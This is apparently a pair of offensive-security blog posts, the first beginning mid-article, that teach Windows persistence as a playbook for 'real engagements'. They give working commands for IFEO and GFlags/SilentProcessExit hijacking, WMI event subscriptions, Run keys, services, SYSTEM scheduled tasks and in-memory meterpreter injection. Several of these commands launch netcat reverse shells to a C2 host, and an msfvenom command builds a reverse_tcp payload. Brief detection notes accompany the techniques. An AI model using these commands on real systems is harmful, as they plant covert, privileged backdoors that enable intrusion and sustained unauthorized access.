
connection received from the debugger persistence

Pros: persists across reboots while leaving the original application unmodified, and it triggers naturally when a user opens a specific program.

Cons: requires administrative rights to set the HKLM IFEO key and is highly visible to security monitoring because non-developer Debugger values are a known abuse pattern.

IFEO hijacking is elegant because it avoids patching binaries and uses a legitimate Windows feature as the trigger. It is also straightforward to detect and remediate: defenders regularly audit Image File Execution Options for unexpected Debugger entries, and many EDR products alert on their creation. If the targeted program behaves oddly or fails to start under some conditions, the user may notice.

GFLAGS

Windows includes hidden debugging and tracing features that can be abused for persistence. One such feature is the SilentProcessExit mechanism, which allows administrators to configure special actions when a process terminates. By combining this with the GlobalFlag registry setting under Image File Execution Options (IFEO), a hacker can ensure that when a chosen application closes, another process of their choice will be launched. Unlike traditional autorun or scheduled task techniques, this method hides deeper in Windows’ diagnostic infrastructure and is therefore less obvious to casual inspection.

cmd#> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe" /v GlobalFlag /t REG_DWORD /d 512

cmd#> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v ReportingMode /t REG_DWORD /d 1

cmd#> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v MonitorProcess /d "nc ‐e \windows\system32\cmd.exe C2 9001"

configuring gflags to run after notepad is closed
confugruing the commands gflags should execute after the notepad is closed

The commands provided configure this for Notepad. The first registry modification sets the GlobalFlag value for notepad.exe to 512, which is a flag telling Windows to monitor the process for a “silent process exit.” The next command enables reporting for when Notepad exits. The final one specifies the command to run when that happens. In this configuration, each time a user closes Notepad, the system silently triggers a Netcat reverse shell.

connection received from gflags

Pros: survives reboots and is not detected by common persistence auditing tools such as Autoruns, since it relies on less-known registry branches rather than Startup, Run keys, or services.

Cons: requires administrative rights to set IFEO and SilentProcessExit values, and defenders who know where to look can discover and remove the entries by auditing the relevant registry paths.

This persistence trick is subtle because it hooks into a diagnostic mechanism rather than mainstream autorun locations. It will not appear in most autorun inspection tools, which makes it attractive to attackers aiming for stealth. However, it is not invisible: defenders aware of SilentProcessExit can query and monitor those registry keys for unexpected values.

WMI

Windows Management Instrumentation (WMI) provides a rich, system-level framework for monitoring and automation that administrators use for telemetry and scheduled actions. Attackers can abuse WMI by creating permanent event subscriptions that live inside the WMI repository and trigger payloads on timers or system events. Because these subscriptions are stored in WMI rather than in obvious autorun registry keys or startup folders, they are stealthier and harder to spot with casual inspection tools, and they persist across reboots until explicitly removed from the repository.

cmd#> wmic /NAMESPACE:"\root\subscription" PATH __EventFilter CREATE Name="persistence", EventNameSpace="root\cimv2",QueryLanguage="WQL", Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"

cmd#> wmic /NAMESPACE:"\root\subscription" PATH CommandLineEventConsumer CREATE Name="persistence", ExecutablePath="C:\file.exe",CommandLineTemplate="C:\file.exe"

cmd#> wmic /NAMESPACE:"\root\subscription" PATH __FilterToConsumerBinding CREATE Filter="__EventFilter.Name="persistence"", Consumer="CommandLineEventConsumer.Name="persistence""

setting up wmi persistence on windows

The first command creates an event filter that will produce a periodic trigger without needing an external driver or service. The second command creates a consumer that describes what should run when the filter fires. The third command binds the filter to the consumer so the event actually causes execution. Together these three commands create a durable subscription inside the WMI repository that causes the specified command to run on the chosen interval or condition.

receiving a connection from wmi persistence

Pros: survives reboots and supports finely controlled triggers (periodic timers, event-based conditions) while hiding persistence inside the WMI repository rather than in widely-scanned autorun locations.

Cons: requires administrative privileges to create permanent subscriptions and leaves artifacts in the WMI repository that can be enumerated and removed by defenders who know to inspect WMI event subscriptions.

WMI event subscriptions are powerful and flexible for long-lived persistence because they blend into the system management layer and are not visible using lightweight autorun checks. This stealth makes them high-value targets for defensive hunting: enumerating subscriptions, collecting the WMI repository, and monitoring for newly created filters, consumers and bindings are effective ways to detect and remediate this technique.

Summary

Configuration-based persistence techniques represent a subtle but formidable way for attackers to maintain access on Windows systems. By creating hidden accounts, hijacking accessibility tools, lowering RDP security requirements, or embedding logic into registry-based debugging features, you can establish backdoors that blend into system behavior rather than standing out as foreign binaries. IFEO hijacking and GFlags/SilentProcessExit mechanisms show how diagnostic infrastructure can be repurposed to launch payloads, while WMI event subscriptions demonstrate the power of system management features to provide long-lived, flexible triggers. The key strengths of these approaches lie in their stealth, durability across reboots, and reliance on trusted system mechanisms. However, they also share limitations: they typically require administrative privileges and leave artifacts that defenders who know where to look can uncover. For security teams, awareness of these less conventional persistence vectors is critical, as standard autorun and scheduled task auditing alone will not expose them.

In Part 2, we will leverage AppInit, LSASS, Winlogon, and Office to establish persistence on Windows.

The post Advanced Windows Persistence, Part 1: Remaining Inside the Windows Target first appeared on Hackers Arise.

Post Exploitation: Maintaining Persistence in Windows

Hello cyberwarriors!

This module takes the often-confusing topic of Windows persistence and turns it into a pragmatic playbook you can use during real engagements. In this part we start small and build up: short-lived shell loops that are easy to launch from any user context, autostart locations and registry Run keys that provide reliable logon-time execution, scheduled tasks that offer precise timing and powerful run-as options, Windows services that deliver the most durable, pre-logon persistence, and in-memory techniques that minimize on-disk traces. 

Techniques are shown with privileged # and non-privileged $ examples, so you can see what’s possible from the access you already have. Every method shows the balance between how secret it is, whether it stays after a restart, and what permissions you need to make it work.

Ultimately this module is designed to be immediately useful in the ongoing cyber conflict context. It is compact with repeatable techniques for maintaining access when appropriate.

Shell

Persistence can be achieved directly from a command prompt by creating a small looping construct that repeatedly launches a reverse or bind shell and then pauses for a fixed interval. The technique relies on a persistent cmd.exe process that keeps retrying the connection instead of using service registration or scheduled tasks. It’s a quick, user-space way to try to maintain an interactive foothold while the process lives. The example command is:

cmd$> start cmd /C "for /L %n in (1,0,10) do ( nc.exe C2 9001 -e cmd.exe & ping -n 60 127.0.0.1 )"

basic shell persistence with netcat on windows

This runs a new command shell to execute the quoted loop. The for /L construct is used to execute the loop body repeatedly. In practice the parameters chosen here make the body run continuously. Inside the loop the nc.exe invocation attempts to connect back to the C2. 

The chained ping -n 60 127.0.0.1 acts as a simple portable sleep to insert a roughly one-minute delay between connection attempts.

connection received

Pros: allows a controllable retry interval and can be launched from any user account without special privileges.

Cons: the loop stops on reboot, logoff, or if the shell/window is closed, so it does not survive reboots.

This method is useful when you already have an interactive session and want a low-effort way to keep trying to reconnect, but it’s a volatile form of persistence. Treat it as temporary rather than reliable long-term access. From a defensive perspective, repeated processes with outbound network connections are a high-value detection signal.

Autostart

Autostart locations are the canonical Windows persistence vectors because the operating system itself will execute items placed there at user logon or system startup. The two typical approaches shown are copying an executable into a Startup folder and creating entries under the Run registry keys. Below are two separate techniques you can use depending on your privileges:

cmd$> copy persistence.exe %APPDATA%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\

cmd$> reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v persistence /t REG_SZ /d "C:\users\username\persistence.exe"

cmd#> copy persistence.exe C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\

cmd#> reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v persistence /t REG_SZ /d "C:\Windows\system32\persistence.exe"

establishing persistence with windows autostart

Placing an executable (or a shortcut to it) in a per-user Startup folder causes the Windows shell to launch that item when the specific user signs in. Using the ProgramData (all-users) Startup folder causes the item to be launched for any interactive login. 

Writing a value into HKCU\Software\Microsoft\Windows\CurrentVersion\Run registers a command line that will be executed at logon for the current user and can usually be created without elevated privileges. Writing into HKLM\Software\Microsoft\Windows\CurrentVersion\Run creates a machine-wide autorun and requires administrative rights. 

Pros: survives reboots and will automatically run at each interactive logon (per-user or machine-wide), providing reliable persistence across sessions. 

Cons: startup autoruns have no fine-grained execution interval (they only run at logon) and are a well-known, easily monitored location, making them more likely to be detected and removed.

Services

Using a Windows service to hold a backdoor is more robust than a simple autostart because the Service Control Manager (SCM) will manage the process lifecycle for you. Services can be configured to start at boot, run before any user logs on, run under powerful accounts (LocalSystem, NetworkService, or a specified user), and automatically restart if they crash. Creating a service requires administrative privileges, but once installed it provides a durable, system-integrated persistence mechanism that survives reboots and can recover from failures without manual intervention.

cmd#> sc create persistence binPath= "nc.exe ‐e \windows\system32\cmd.exe C2 9001" start= auto

cmd#> sc failure persistence reset= 0 actions= restart/60000/restart/60000/restart/60000

cmd#> sc start persistence

establishing persistence with windows services

The first line uses sc create to register a new service named persistence. The binPath= argument provides the command line the service manager will run when starting the service. In practice this should be a quoted path that includes any required arguments, and many administrators prefer absolute paths to avoid ambiguity. start= auto sets the service start type to automatic so SCM will attempt to launch it during system boot. 

The second line configures the service recovery policy with sc failure: reset= 0 configures the failure count reset interval (here set to zero, meaning the failure count does not automatically reset after a timeout), and actions= restart/60000/restart/60000/restart/60000 tells the SCM to attempt a restart after 60,000 milliseconds (60 seconds) on the first, second and subsequent failures. This allows the service to be automatically relaunched if it crashes or is killed. 

The third line, sc start persistence, instructs SCM to start the service immediately. 

Pros: survives reboot, runs before user logon, can run under powerful system accounts, and can be configured with automatic restart intervals via the service recovery options.

Cons: creating or modifying services requires administrative privileges and is highly visible and auditable (service creation, service starts/stops and related events are logged and commonly monitored by endpoint protection and EDR solutions).

Scheduled Tasks

Scheduled tasks are a convenient and flexible way to maintain access because the Windows Task Scheduler supports a wide variety of triggers, run-as accounts, and recovery behavior. Compared with simple autostart locations, scheduled tasks allow precise control over when and how often a program runs, can run under powerful system accounts, and survive reboots. Creating or modifying scheduled tasks normally requires administrative privileges.

cmd#> schtasks /create /ru SYSTEM /sc MINUTE /MO 1 /tn persistence /tr "c:\temp\nc.exe -e c:\windows\system32\cmd.exe C2 9001"

establishing persistence with scheduled tasks

Here the schtasks /create creates a new scheduled task named persistence. The /ru SYSTEM argument tells Task Scheduler to run the job as the SYSTEM account (no password required for well-known service accounts), which gives the payload high privileges at runtime. The /sc MINUTE /MO 1 options set the schedule type to “minute” with a modifier of 1, meaning the task is scheduled to run every minute. /tn persistence gives the task its name, and /tr "..." specifies the exact command line the task will execute when triggered. Because Task Scheduler runs scheduled jobs independently of an interactive user session, the task will execute even when no one is logged in, and it will persist across reboots until removed.

connection received

Pros: survives reboot and provides a tightly controlled, repeatable execution interval (you can schedule per-minute, hourly, daily, on specific events, or create complex triggers), and tasks can be configured to run under high-privilege accounts such as SYSTEM.

Cons: creating or modifying scheduled tasks typically requires administrative privileges and Task Scheduler events are auditable and commonly monitored by enterprise defenses.

In-Memory

In-memory persistence refers to techniques that load malicious code directly into a running process’s memory without writing a persistent binary to disk. The goal is to maintain a live foothold while minimizing on-disk artifacts that antiviruses and file-based scanners typically inspect. A common pattern is to craft a payload that is intended to execute only in RAM and then use some form of process injection (for example, creating a remote thread in a legitimate process, reflective DLL loading, or other in-memory execution primitives) to run that payload inside a benign host process. The technique is often used for short-lived stealthy access, post-exploitation lateral movement, or when the attacker wants to avoid leaving forensic traces on disk.

First you generate a payload with msfvenom:

c2 > msfvenom ‐p windows/x64/meterpreter/reverse_tcp LHOST=C2_IP LPORT=9007 ‐f raw ‐o meter64.bin StagerRetryCount=999999

generating an in-memory payload with msfvenom

And then inject it into a running process:

cmd$> inject_windows.exe PID meter64.bin

injected a in-memory payload into process
reverse meterpreter shell received

Pros: extremely low on-disk footprint and difficult for traditional antivirus to detect, since there is no persistent executable to scan and many memory-only operations generate minimal file or registry artifacts.

Cons: does not survive a reboot and requires a mechanism to get code into a process’s memory (which is often noisy and produces behavioral telemetry that modern endpoint detection and response solutions can flag).

Defenders may monitor for anomalous process behavior such as unexpected parent/child relationships, unusual modules loaded into long-lived system processes, creation of remote threads, or unusual memory protections being changed at runtime.

Summary

We explored different basic Windows persistence options by comparing durability, visibility, and privilege requirements: simple shell loops let you keep retrying a connection from a user shell without elevation but stop at logoff or reboot. Autostart provides reliable logon-time execution and can be per-user or machine-wide depending on privileges. Scheduled tasks give precise, repeatable execution (including SYSTEM) and survive reboots. Services offer the most durable, pre-logon, auto-restarting system-level persistence but require administrative rights and are highly auditable. In-memory techniques avoid on-disk artifacts and are stealthier but do not persist across reboots and often produce behavioral telemetry. The core trade-off is that greater restart resilience and privilege typically mean more detectable forensic signals, defenders should therefore watch for repeated outbound connection patterns, unexpected autoruns, newly created services or scheduled tasks, and anomalous in-memory activity.

In the first part of Advanced Windows Persistence, we will dive into advanced techniques that will leverage the Configs, Debugger, GFlags and WMI.

The post Post Exploitation: Maintaining Persistence in Windows first appeared on Hackers Arise.

❌